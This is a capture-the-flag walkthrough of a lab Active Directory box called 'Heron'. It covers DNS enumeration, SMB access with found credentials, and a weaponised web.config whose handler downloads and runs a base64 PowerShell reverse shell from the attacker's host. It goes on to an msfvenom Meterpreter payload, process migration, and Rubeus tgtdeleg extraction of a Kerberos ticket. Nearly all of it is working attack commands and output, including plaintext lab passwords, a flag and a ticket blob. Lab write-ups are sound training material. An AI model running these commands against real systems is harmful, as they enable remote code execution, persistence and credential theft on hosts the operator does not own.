Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: mucdc.heron.vl at /usr/bin/dnsenum line 892 thread 1.

Trying Zone Transfer for heron.vl on mucdc.heron.vl ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:
_______________________________________________________________________________________

gc._msdcs.heron.vl.                      600      IN    A        172.16.10.100
domaindnszones.heron.vl.                 600      IN    A        172.16.10.100
forestdnszones.heron.vl.                 600      IN    A        172.16.10.100
accounting.heron.vl.                     3600     IN    CNAME    mucdc.heron.vl.
mucdc.heron.vl.                          3600     IN    A        172.16.10.100
Found and add
accounting.heron.vlin /etc/hosts
Web.config RCE (svc-web-accounting) (Share)
Try to access to accounting.heron.vl:
As we know that ‘samuel.davies’ is a member of accounting group then we try to authenticate with the password ’l6fkiy9oN’:

Access granted (update: works also with svc-web-accounting-d)
We double check if we are in the correct location comparing a file in the web server and the same via SMB accounting$ shared folder:

$ impacket-smbclient svc-web-accounting-d:'H3r0n2024#!'@mucdc.heron.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use accounting$
# cd wwwroot
# ls
drw-rw-rw-          0  Sat Nov 15 03:30:09 2025 .
drw-rw-rw-          0  Sat Nov 15 04:48:28 2025 ..
-rw-rw-rw-       1131  Fri Jun  7 15:13:32 2024 AccountingApp.styles.css
-rw-rw-rw-         31  Sat Nov 15 03:30:10 2025 accwebsrv.php
drw-rw-rw-          0  Fri Nov 14 18:23:42 2025 css
-rw-rw-rw-       5430  Fri Jun  7 15:13:32 2024 favicon.ico
drw-rw-rw-          0  Fri Nov 14 18:23:42 2025 js
drw-rw-rw-          0  Fri Nov 14 18:23:44 2025 lib
# tree lib/
/wwwroot/lib/bootstrap/dist
/wwwroot/lib/bootstrap/LICENSE
/wwwroot/lib/jquery/dist
/wwwroot/lib/jquery/LICENSE.txt
/wwwroot/lib/jquery-validation/dist
/wwwroot/lib/jquery-validation/LICENSE.md
/wwwroot/lib/jquery-validation-unobtrusive/jquery.validate.unobtrusive.js
/wwwroot/lib/jquery-validation-unobtrusive/jquery.validate.unobtrusive.min.js
/wwwroot/lib/jquery-validation-unobtrusive/LICENSE.txt
/wwwroot/lib/bootstrap/dist/css
/wwwroot/lib/bootstrap/dist/js
/wwwroot/lib/jquery/dist/jquery.js
/wwwroot/lib/jquery/dist/jquery.min.js
/wwwroot/lib/jquery/dist/jquery.min.map
/wwwroot/lib/jquery-validation/dist/additional-methods.js
/wwwroot/lib/jquery-validation/dist/additional-methods.min.js
/wwwroot/lib/jquery-validation/dist/jquery.validate.js
/wwwroot/lib/jquery-validation/dist/jquery.validate.min.js
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.min.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.rtl.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.rtl.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.rtl.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-grid.rtl.min.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.min.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.rtl.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.rtl.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.rtl.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-reboot.rtl.min.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.min.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.rtl.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.rtl.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.rtl.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap-utilities.rtl.min.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap.css
/wwwroot/lib/bootstrap/dist/css/bootstrap.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap.min.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap.rtl.css
/wwwroot/lib/bootstrap/dist/css/bootstrap.rtl.css.map
/wwwroot/lib/bootstrap/dist/css/bootstrap.rtl.min.css
/wwwroot/lib/bootstrap/dist/css/bootstrap.rtl.min.css.map
/wwwroot/lib/bootstrap/dist/js/bootstrap.bundle.js
/wwwroot/lib/bootstrap/dist/js/bootstrap.bundle.js.map
/wwwroot/lib/bootstrap/dist/js/bootstrap.bundle.min.js
/wwwroot/lib/bootstrap/dist/js/bootstrap.bundle.min.js.map
/wwwroot/lib/bootstrap/dist/js/bootstrap.esm.js
/wwwroot/lib/bootstrap/dist/js/bootstrap.esm.js.map
/wwwroot/lib/bootstrap/dist/js/bootstrap.esm.min.js
/wwwroot/lib/bootstrap/dist/js/bootstrap.esm.min.js.map
/wwwroot/lib/bootstrap/dist/js/bootstrap.js
/wwwroot/lib/bootstrap/dist/js/bootstrap.js.map
/wwwroot/lib/bootstrap/dist/js/bootstrap.min.js
/wwwroot/lib/bootstrap/dist/js/bootstrap.min.js.map
Finished - 66 files and folders
Confirmed
/wwwroot/lib/jquery/dist/jquery.min.js
Let’s go to weaponize the web.config and get a reverse shell.
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Create our PoSH reverse shell (base64):
- We create it with .txt extension to be able to use it inside the web.config via aspNetCore and some extension are restricted like .aspx, .ps1, .exe etc.
$ cat rev.txt
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA3AC4AMgAwACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
Craft our malicious web.config:
- We will run a command using the ASP.NET Core Module to call a PowerShell command to download and execute in memory our reserve shell.
- The stated command would be executed by browsing the
execute.nowpage which does not need to exist on the server! (this is the trick).
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="execute.now" verb="*" modules="AspNetCoreModuleV2" resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="cmd" arguments="/C powershell -ep bypass -c IEX (New-Object Net.WebClient).DownloadString('http://10.10.17.20/rev.txt')" stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="OutOfProcess" />
    </system.webServer>
  </location>
</configuration>
Set our Penelope listener:
$ penelope -p 443 -i tun0
[+] Listening for reverse shells on 10.10.17.20:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Delete the current web.config and replace with our own:
$ impacket-smbclient svc-web-accounting-d:'H3r0n2024#!'@mucdc.heron.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use accounting$
# rm web.config
# put web.config
Trigger it:
$ curl --ntlm -u 'svc-web-accounting-d':'H3r0n2024#!' http://accounting.heron.vl/execute.now
We obtain our shell as svc-web-accounting:
PS C:\webaccounting> whoami
PS C:\webaccounting> heron\svc-web-accounting
We check to get our first flag, not in Users home folder as it’s a service account but found in the root path:
PS C:\webaccounting> dir


    Directory: C:\webaccounting


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/1/2024   7:51 AM                runtimes
d-----          6/1/2024   7:51 AM                wwwroot
-a----          6/2/2024  12:25 PM          37407 AccountingApp.deps.json
-a----          6/2/2024  12:25 PM          89600 AccountingApp.dll
-a----          6/2/2024  12:25 PM         140800 AccountingApp.exe
-a----          6/2/2024  12:25 PM          39488 AccountingApp.pdb
-a----          6/1/2024   3:22 PM            557 AccountingApp.runtimeconfig.json
-a----          6/1/2024   3:00 PM            127 appsettings.Development.json
-a----          6/1/2024   3:03 PM            237 appsettings.json
-a----          6/1/2024   7:09 AM         106496 FinanceApp.db
-a----         11/1/2023   2:08 AM          53920 Microsoft.AspNetCore.Authentication.Negotiate.dll
-a----         5/20/2024   5:23 AM          52912 Microsoft.AspNetCore.Cryptography.Internal.dll
-a----         5/20/2024   5:23 AM          23712 Microsoft.AspNetCore.Cryptography.KeyDerivation.dll
-a----         5/20/2024   5:24 AM         108808 Microsoft.AspNetCore.Identity.EntityFrameworkCore.dll
-a----         5/20/2024  12:54 AM         172992 Microsoft.Data.Sqlite.dll
-a----         5/20/2024  12:54 AM          34848 Microsoft.EntityFrameworkCore.Abstractions.dll
-a----         5/20/2024  12:55 AM        2533312 Microsoft.EntityFrameworkCore.dll
-a----         5/20/2024  12:55 AM        1991616 Microsoft.EntityFrameworkCore.Relational.dll
-a----         5/20/2024  12:55 AM         257456 Microsoft.EntityFrameworkCore.Sqlite.dll
-a----        10/31/2023   3:59 PM          79624 Microsoft.Extensions.DependencyModel.dll
-a----         5/20/2024   5:24 AM         177840 Microsoft.Extensions.Identity.Core.dll
-a----         5/20/2024   5:24 AM          45232 Microsoft.Extensions.Identity.Stores.dll
-a----         1/18/2024   3:05 AM          64776 Microsoft.Extensions.Options.dll
-a----         8/23/2023   7:41 PM           5120 SQLitePCLRaw.batteries_v2.dll
-a----         8/23/2023   7:38 PM          50688 SQLitePCLRaw.core.dll
-a----         8/23/2023   7:38 PM          35840 SQLitePCLRaw.provider.e_sqlite3.dll
-a----        10/31/2023   4:00 PM          71944 System.DirectoryServices.Protocols.dll
-a----         6/28/2024   3:32 AM            590 web.config


PS C:\webaccounting> cd \Users
PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/6/2024   7:30 AM                Administrator
d-----          6/1/2024   8:43 AM                julian.pratt
d-r---         5/25/2024  10:10 AM                Public


PS C:\Users> cd \
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/1/2024   8:10 AM                home
d-----         5/26/2024   2:31 AM                inetpub
d-----          6/6/2024   7:22 AM                it
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          6/6/2024   7:22 AM                Program Files
d-----          6/1/2024   7:30 AM                Program Files (x86)
d-----         5/26/2024   4:51 AM                transfer
d-r---          6/1/2024   8:43 AM                Users
d-----         6/28/2024   3:32 AM                webaccounting
d-----          6/2/2024   8:26 AM                Windows
-a----          6/2/2024   3:45 AM             36 flag.txt


PS C:\> type flag.txt
HERON{0711fd03186271c8927eee055881c2fd}
Our current shell is quickly cut as soon as our GET request via cURL is close because of HTTP timeout, the parent ID dies and all chidren too in the same time.
Create a new Meterpreter payload:
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.17.20 LPORT=4443 -e x64/xor -f exe -o rshell.exe
Set our Metasploit listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 4443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => tun0
LPORT => 4443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.17.20:4443
Upload and execute it under an initial Penelope session:
$ penelope -p 443 -i tun0
[+] Listening for reverse shells on 10.10.17.20:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
$ proxychains curl --ntlm -u 'svc-web-accounting-d':'H3r0n2024#!' http://accounting.heron.vl/execute.now
PS C:\webaccounting> curl 10.10.17.20/revshell.exe -o c:\windows\tasks\rshell.exe
PS C:\webaccounting> c:\windows\tasks\rshell.exe
Get our Metasploit session then list the processes:
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > ps

Process List
============

 PID   PPID  Name                                       Arch  Session  User                      Path
 ---   ----  ----                                       ----  -------  ----                      ----
 0     0     [System Process]
 4     0     System
 8     652   svchost.exe
 96    4     Registry
 284   3476  rshell.exe                                 x64   0        HERON\svc-web-accounting  C:\Windows\Tasks\rshell.exe
 324   4     smss.exe
 412   652   svchost.exe
 432   652   svchost.exe
 440   432   csrss.exe
 504   652   svchost.exe
 512   504   csrss.exe
 560   432   wininit.exe
 580   504   winlogon.exe
 652   560   services.exe
 672   560   lsass.exe
 744   652   svchost.exe
 872   652   svchost.exe
 916   652   svchost.exe
 932   652   svchost.exe
 1044  580   dwm.exe
 1180  652   svchost.exe
 1220  652   svchost.exe
 1472  652   svchost.exe
 1484  3592  conhost.exe                                x64   0        HERON\svc-web-accounting  C:\Windows\System32\conhost.exe
 1584  652   svchost.exe
 1844  652   svchost.exe
 1912  652   svchost.exe
 2196  652   spoolsv.exe
 2264  652   svchost.exe
 2284  652   certsrv.exe
 2376  652   svchost.exe
 2384  652   svchost.exe
 2404  652   svchost.exe
 2412  652   inetinfo.exe
 2432  652   ismserv.exe
 2440  652   MsMpEng.exe
 2476  652   vm3dservice.exe
 2592  652   Microsoft.ActiveDirectory.WebServices.exe
 2612  652   dfssvc.exe
 2628  652   dfsrs.exe
 2676  652   dns.exe
 2872  2476  vm3dservice.exe
 3172  652   vds.exe
 3296  2404  AggregatorHost.exe
 3408  2376  w3wp.exe                                   x64   0        HERON\svc-web-accounting  C:\Windows\System32\inetsrv\w3wp.exe
 3476  4976  powershell.exe                             x64   0        HERON\svc-web-accounting  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 3592  3408  cmd.exe                                    x64   0        HERON\svc-web-accounting  C:\Windows\System32\cmd.exe
 3716  580   fontdrvhost.exe
 3720  560   fontdrvhost.exe
 4060  580   LogonUI.exe
 4316  652   msdtc.exe
 4684  4368  MicrosoftEdgeUpdate.exe
 4976  3592  powershell.exe                             x64   0        HERON\svc-web-accounting  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Then we will proceed to a double process migration to keep alive our Metasploit session even if the Netcat session is closed:
- From our rshell.exe to the cmd.exe (as PPID of the PID for our current powershell.exe where rshell.exe is launched)
- From the cmd.exe to its PPID then we are totally unrelated and our session will survive
meterpreter > migrate 3592
[*] Migrating from 284 to 3592...
[*] Migration completed successfully.
meterpreter >
meterpreter > migrate 3408
[*] Migrating from 3592 to 3408...
[*] Migration completed successfully.
Kerberos GSS-API abusing - tgtdeleg (svc-web-accounting)
The tgtdeleg using @gentilkiwi’s Kekeo trick (tgt::deleg) that abuses the Kerberos GSS-API to retrieve a usable TGT for the current user svc-web-accounting without needing elevation on the host.
We upload Rubeus:
meterpreter > cd c:\\windows\\tasks
meterpreter > upload Rubeus.exe
[*] Uploading  : /home/user/VULNLAB/Heron/Rubeus.exe -> Rubeus.exe
[*] Uploaded 436.50 KiB of 436.50 KiB (100.0%): /home/user/VULNLAB/Heron/Rubeus.exe -> Rubeus.exe
[*] Completed  : /home/user/VULNLAB/Heron/Rubeus.exe -> Rubeus.exe
Request the TGT of the current user:
meterpreter > shell
Process 3232 created.
Channel 2 created.
Microsoft Windows [Version 10.0.20348.2461]
(c) Microsoft Corporation. All rights reserved.

c:\windows\tasks>.\Rubeus.exe tgtdeleg
.\Rubeus.exe tgtdeleg

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/mucdc.heron.vl'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: O2ZWtYxeTsZyGlSQzdhMJpJeCY+yyJWsM8Z9No6kfLU=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      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
Convert the base64-encoded TGT to a kirbi file:
$ cat svc-web-accounting.b64 | base64 -d > svc-web-accounting.kirby
Convert the kirby file (.kirby) to a credential cache file (.ccache):
$ impacket-ticketConverter svc-web-accounting.kirby svc-web-accounting.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
Export the credential cache:
$ export KRB5CCNAME=svc-web-accounting.ccache
